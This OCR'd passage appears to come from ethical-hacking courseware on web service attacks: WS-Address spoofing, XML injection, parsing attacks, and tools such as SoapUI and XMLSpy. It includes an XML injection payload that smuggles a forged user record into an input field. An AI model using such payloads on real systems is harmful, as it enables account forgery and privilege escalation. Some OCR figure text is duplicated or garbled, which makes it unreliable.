
Figure 14.80: Screenshot of WS-Attacker

Web Service Attacks: WS-Address Spoofing

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections. It is essential for long-running service requests where the calculation time of the server-side application exceeds the lifetime of a single TCP connection.

WS-Address includes an optional FaultTo address element for stating an alternative endpoint that is to be used in case of any complications. As the requester selects the endpoint address used in the ReplyTo and FaultTo headers, it is not secured properly against tampering by intermediaries. Although the specification asks to perform digital signatures on these header fields, the values mostly depend on the default setting without any proper security.

This causes a vulnerability that can be exploited by the attacker to perform the WS-Address spoofing attack. In the WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-Address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker instead of the web service client. The endpoint selected by the attacker receives unnecessary traffic via SOAP messages. Furthermore, the attacker may generate a massive amount of traffic, thus resulting in a DoS attack. Attackers use tools such as WS-Attacker to identify and exploit WS-addressing spoofing vulnerabilities.


Regular SOAP traffic between WS client and server
SOAP message
SOAP ReplyTo
Web Service Client
Network
Web Service Server
SOAP
Un-requested SOAP traffic received by WS client
Attacker
SOAP ReplyTo
SOAP message
Web Service Client
Web Service Server
SOAP

```
<Envelop>
    <Header>
      <ReplyTo>
        <Address>
          http://client
          </Address>
        </ReplyTo>
      </Header>
    <Body>
```


```
<Envelop>
    <Header>
      <ReplyTo>
        <Address>
        http://client
          </Address>
        </ReplyTo>
      </Header>
    <Body>
```

Figure 14.81: Illustration of WS-Address spoofing attack

Web Service Attacks: XML Injection

Web applications sometimes use XML to store data such as user credentials in XML documents; attackers can parse and view such data using XPATH. XPATH defines the flow of the document and verifies user credentials, such as the username and password, to redirect them to a specific user account.

Attackers identify the XPATH and insert an XML injection or XML schema to bypass the authentication process and gain unrestricted access to the data stored in XML. The process by which attackers enter values that query XML takes advantage of is an XML injection attack. Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML databases with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.


http://www.certifiedhacker.com/ws/login.asmx
Account Login
Submit
Server Side Code
Creates new user account on the server

Username: Mark
Password: 12345
E-mail:

```
mark@certifiedhacker.com</mail> </user> <user>
<username>Jason</username>
<password>attack</password>
<userid>105</userid><mail>jason@certifiedhacker.com>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>101</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Mark</username>
        <password>12345</password>
        <userid>102</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>jason</username>
        <password>attck</password>
        <userid>105</userid>
        <mail>jason@certifiedhacker.com</mail>
    </user>
</users>
```

Figure 14.82: Web Services XML Injection attack

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a DoS attack or generate logical errors in web service request processing. A parsing attack is performed when an attacker succeeds in modifying a file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes .bat (batch) or .cmd (command) files.

- **Recursive Payloads**

  The attacker queries for web services with a grammatically correct SOAP document that contains infinite processing loops, resulting in exhaustion of the XML parser and CPU resources.

- **Oversize Payloads**


  Attackers send a payload that is excessively large to consume all the system resources, rendering web services inaccessible to other legitimate users.

Web Service Attack Tools

- **SoapUI Pro**

  Source: *https://www.soapui.org*

  SoapUI Pro is a web service testing tool that supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC. An attacker can use this tool to carry out web service probing, SOAP injection, XML injection, and web service parsing attacks.


SoapUI 5.5.0
File Project Suite Case Step Tools Desktop Help
Empty SOAP REST Import Save All Forum Trial Preferences Proxy
Endpoint Explorer
Search Forum
Navigator
Projects
REST Project 1
Test1
Test1
SoapUI Starter Page
REST Project 1
Overview TestSuites WS-Security Configurations Security Scan Defaults
Project Summary
File Path
Name Value
Description Properties Load Script Save Script
Inspector
126912K allocated
36406K used
Project Properties Custom Properties
Properties
SoapUI log http log jetty log error log wsrm log memory log


Property	Value
Name	REST Project 1
Description	
File	
Resource Root	
Cache Definitions	true
Project Password	
Script Language	Groovy

Figure 14.83: Screenshot of SoapUI Pro

- **XMLSpy**

  Source: *https://www.altova.com*

  Altova XMLSpy is an XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies.


Single Step
SOAP Response *
SOAP Request *
Soap Debugger
Function-Breakpoints
Conditional-Breakpoints

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
http://www.w3.org/2001/XMLSchema">
   <SOAP-ENV:Body>
      <m:getTimeZoneTime xmlns:m="http://www.Nanonull.com/TimeService/">
         <m:timezone>GMD</m:timezone>
      </m:getTimeZoneTime>
   </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
http://www.w3.org/2001/XMLSchema">
   <soap:Body>
      <getTimeZoneTimeResponse xmlns="http://www.Nanonull.com/TimeService/">
         <getTimeZoneTimeResult>Unknown Time zone</getTimeZoneTimeResult>
      </getTimeZoneTimeResponse>
   </soap:Body>
</soap:Envelope>
```

Soap Function	On Request	On Response
TimeServiceSoap - getUTCTime(getUTCTime parameters)	☐	☐
TimeServiceSoap - getOffesetUTCTime(getOffesetUTCTime parameters)	☐	☐
TimeServiceSoap - getServerTime(getServerTime parameters)	☐	☐
TimeServiceSoap - getServerTimeZone(getServerTimeZone parameters)	☐	☐
TimeServiceSoap - getServerCity(getServerCity parameters)	☐	☐
TimeServiceSoap - getTimeZoneTime(getTimeZoneTime parameters)	☐	☐

Figure 14.84: Screenshot of XMLSpy

Additional Web Application Hacking Tools

Metasploit
https://www.metasploit.com

w3af
http://docs.w3af.org

Nikto
https://cirt.net

Sn1per
https://github.com

WSSiP
https://github.com

X Attacker
https://github.com

timing_attack
https://github.com

HTTrack
http://www.httrack.com

SQL Injection Scanner
https://pentest-tools.com

XSS Scanner
https://pentest-tools.com

SQLi Exploiter
https://pentest-tools.com

HTTP Request Logger
https://pentest-tools.com

WebCopier
http://www.maximumsoft.com

WPScan
https://wpscan.org

